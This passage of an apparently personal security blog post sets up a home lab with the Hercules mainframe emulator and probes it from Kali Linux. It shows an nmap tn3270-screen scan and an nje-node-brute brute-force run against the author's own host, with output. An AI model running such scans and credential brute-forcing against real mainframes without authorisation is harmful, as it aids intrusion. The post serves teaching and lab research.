Next? I will leave the *fun part* (read as: checking each command from the documentation ;)) for you as an excercise ;) Let me know if you'll have a questions or an interesting ideas about „some commands“ ;)

More?

No more examples

Reason is pretty simple: ... let's not make it easier to malware creators, right? ;)

So – maybe a good start is presented on this page[7]:

The screenshot shows a GitHub repository page for 'Awesome-Mainframe-Hacking'. The URL is <https://github.com/samanL33T/Awesome-Mainframe-Hacking>. The page content includes:

- Mainframe Penetration Testing & Security.
- Special thanks to [@mainframed767](#), [@bigendiansmalls](#), [@ayoul3_](#) and many other researchers for all their work in this field.
- [Contributions are welcome !](#)
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Let's say – today we will not talk about the possibility of taking over the mainframe server (internally and/or externally – or as a malware attack during our APT projects&scenarios[8]... ;) you name IT).

Let's stay here for a while to check resources already publicly available:

The screenshot shows a GitHub repository page for 'Scripts and Tools'. The URL is [https://github.com/samanL33T/Awesome-Mainframe-Hacking/tree/main/scripts](#). The page content includes:

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
Maybe you'll find it useful.

It's a wonderful world

Today I decided to start both VMs prepared for this small article: Windows 10 and Kali Linux. We should be somewhere here:

```
H C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe
Modes: S/370 ESA/390 z/Arch
Max CPU Engines: 8
Using fthreads instead of pthreads
Dynamic loading support
Using shared libraries
HTTP Server support
No SIGABEND handler
Regular Expressions support
Automatic Operator support
Machine dependent assists: cmpxchg1 cmpxchg4 cmpxchg8 fetch_dw store_dw
Running on DESKTOP-H6DFST0 Windows_NT-6.2 i686 UP
#HCHD018I Loadable module directory is hercules
Crypto module loaded (c) Copyright Bernard van der Helm, 2003-2010
    Active: Message Security Assist
        Message Security Assist Extension 1
        Message Security Assist Extension 2
#HCCF065I Hercules: tid=00000B3C, pid=2864, pgid=2864, priority=0
#HCHT001I HTTP listener thread started: tid=000006A8, pid=2864
#HCHT013I Using HTTPROOT directory "C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\html\
#HCHT006I Waiting for HTTP requests on port 8081
#HCTE001I Console connection thread started: tid=000004E4, pid=2864
#HCTE003I Waiting for console connection on port 3270
#HCTT002I Timer thread started: tid=00000740, pid=2864, priority=0
#HCCP002I CPU0000 thread started: tid=000009A4, pid=2864, priority=15
#HCCP003I CPU0000 architecture mode ESA/390
#HCPN001I Control panel thread started: tid=00000B3C, pid=2864
#HCA0001I Hercules Automatic Operator thread started;
    tid=00000864, pri=0, pid=2864
Command ==> 
#PL000000_PSW=0000000000000000 24M
```

Wait a second... what „*HTTPROOT directory*“? ;> Checking:



And indeed – it looks like there is a webroot directory. It was a surprise for me (but this is a result of not-reading-the-fantastic-manual ;) So...) Listening port(s) we should think about during our internal pentests?

0	0.0.0.0:135	0.0.0.0:0	LISTENING
0	0.0.0.0:445	0.0.0.0:0	LISTENING
0	0.0.0.0:3270	0.0.0.0:0	LISTENING
0	0.0.0.0:5357	0.0.0.0:0	LISTENING
0	0.0.0.0:7680	0.0.0.0:0	LISTENING
0	0.0.0.0:8081	0.0.0.0:0	LISTENING
0	0.0.0.0:49408	0.0.0.0:0	LISTENING

Ok, it looks good. Let's try to visit our HTTP server:

The screenshot shows the Hercules System Log interface. At the top right is a control panel with various buttons and indicators. On the left, there's a sidebar with links for Tasks, System Log, IPL, Debugging, Registers, Storage, Miscellaneous, Devices, Version Info, Configuration, CPU, Registers, GPRs, CRs, PSW, and Information. The main area displays the Hercules System Log with several log entries. A command input field and a send button are at the bottom. The information section shows an option to show the last 22 lines.

Uh... ;] So there is no need to use a super console window to access it like it was 1990? ;> Well. Cool. We can see that there is even a field to send *Command*. At this stage I decided to switch to Kali and run few quick tests against my Windows host:

```
c@kali:~$ cd /usr/share/nmap/scripts/
c@kali:/usr/share/nmap/scripts$ grep -i mainframe *
cics-enum.nse:CICS transaction ID enumerator for IBM mainframes.
cics-enum.nse:This script is based on mainframe_brute by Dominic White
cics-enum.nse:(https://github.com/sensepost/mainframe_brute). However, this script
nje-node-brute.nse:By default this script will attempt the brute force a mainframes OHOST. If supplied with
nje-node-brute.nse:-- @args nje-node-brute.ohost The target mainframe OHOST. Used to bruteforce RHOST.
tn3270-screen.nse:-- | Mainframe Operating System z/OS V1.6
tn3270-screen.nse:-- | Welcome to Fan DeZhi Mainframe System!
tso-enum.nse:TSO User ID enumerator for IBM mainframes (z/OS). The TSO logon panel
vtam-enum.nse:Many mainframes use VTAM screens to connect to various applications
vtam-enum.nse:This script is based on mainframe_brute by Dominic White
vtam-enum.nse:(https://github.com/sensepost/mainframe_brute). However, this script
c@kali:/usr/share/nmap/scripts$
```

Let's try... (I wasn't sure why there is no interesting output so I opened one of the NSE scripts and added a port 3270/tcp) like below:

```
root@kali:/usr/share/nmap/scripts
-- |_Your IP(10.10.10.375 :64199), SNA LU(      ) 05/30/15 13:33:37
--
-- @args tn3270-screen.commands a semi-colon separated list of commands you want to
--       issue before printing the screen
--       tn3270-screen.lu specify a logical unit you wish to use, fails if can't connect
--       tn3270-screen.disable_tn3270e disables TN3270 Enhanced mode
--
-- @changelog
-- 2015-05-30 - v0.1 - created by Soldier of Fortran
-- 2015-11-14 - v0.2 - added commands argument
-- 2018-09-07 - v0.3 - added support for Logical Units
-- 2019-02-01 - v0.4 - Added ability to disable TN3270E mode
--

author = "Philip Young aka Soldier of Fortran"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"safe", "discovery"}

portrule = shortport.port_or_service([23,992,3270], {"tn3270"})

local hidden_field_mt = {
```

Ok, now we should be here:

```
root@kali:/usr/share/nmap/scripts# nmap --script=tn3270-screen.nse 192.168.1.10 -p 3270
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-12 07:06 EST
Nmap scan report for 192.168.1.10
Host is up (0.0019s latency).

PORT      STATE SERVICE
3270/tcp  open  verismart
| tn3270-screen:
|   screen:
|     Hercules Version : 3.07
|     Host name        : DESKTOP-H6DFST0
|     Host OS          : Windows_NT-6_2
|     Host Architecture: i686
|     Processors       : UP
|     Chanl Subsys    : 0
|     Device number    : 001F
|     Subchannel       : 0004

        HHH      HHH  The S/370, ESA/390 and z/Architecture
        HHH      HHH  Emulator
        HHH      HHH
        HHH      HHH  EEEE RRR  CCC U  U L   EEEE  SSS
        HHHHHHHHHHHHHHHHHH E  R  R C  U  U L   E   S
        HHHHHHHHHHHHHHHHHH EEE  RRR  C  U  U L   EEE  SS
        HHHHHHHHHHHHHHHHHH E  R  R C  U  U L   E   S
        HHH      HHH  EEEE R  R CCC  UU  LLLL EEEE SSS
        HHH      HHH
        HHH      HHH
        HHH      HHH  My PC thinks it's a MAINFRAME

Copyright (C) 1999-2010 Roger Bowler, Jan Jaeger, and others

|_ logical unit:

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
root@kali:/usr/share/nmap/scripts#
```

Much better now. ;] One more time:

```
PuTTY (inactive)
root@kali:/usr/share/nmap/scripts# nmap --script=nje-node-brute.nse 192.168.1.10 -p 3270
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-12 07:09 EST
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.1.10
Host is up (0.0019s latency).

PORT      STATE SERVICE
3270/tcp  open  verismart
| nje-node-brute:
|   Accounts: No valid accounts found
|_ Statistics: Performed 56 guesses in 1202 seconds, average tps: 0.0

Nmap done: 1 IP address (1 host up) scanned in 1202.63 seconds
root@kali:/usr/share/nmap/scripts#
```

Ok. I will leave it to you to check all the other possible scripts available in nmap's directory. Have fun!

Responsibility

„You have your weapons now”.



Attacking mainframes is difficult. It's simple in the same time. But it's simple when you'll understand mainframes.

So the real case is: would you like to understand mainframes to get some knowledge about interesting, esoteric IT systems? Or you are „bad guy” and IT will hunt you...? ;]

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„We will hunt you – all of us.”

Future episodes

Maybe soon. For now... I'm looking for a [new job*](#). ;)



*And as I believe sometimes there is a little bit misunderstand of what is „the job” for me - let's make IT clear:

- **it is not:** a place to spent time without your family/kids, not a place to get fresh&free fruits or multiple espresso, it's also not a place to make dates or cheat your wife/husband or play Starcraft or other F@cebook/mobile games;

- **IT is:** a place where I can do a pentests/research, learn it and/or developt it to help „us” increase our knowledge about the security as-is. Sometimes with other people like me, sometimes alone, remotely.



Let's make IT simple: if you like my (way of doing the) „job” – feel free to ping me [here](#) or [@twitter](#). ;)

References

Links/resources I found interesting while I was creating this article:

[1 – Download Hercules](#)

[2 – Similar mini-arts](#)

[3 - Wiki](#)

[4 -TN3270 for Windows](#)

[5 - EBCDIC](#)

[6 – Her-cool-PDF](#)

[7 – Awesome Mainframe Hacking](#)

[8 – May in frame \\$](#)

OUTRO

Well, „Woe to you, oh Earth and Sea” ... ;]

At this stage I would also one more time like to thank all of you who wrote to me with the few words of feedback. I appreciate it. It was a nice point of view for me to deduce and I didn't realise that someone can look at words I published online in this-or-that way. It was an interesting. Thank you. Lesson learned so conclusion(s) should be visible soon too.



See you next time! ;)

Cheers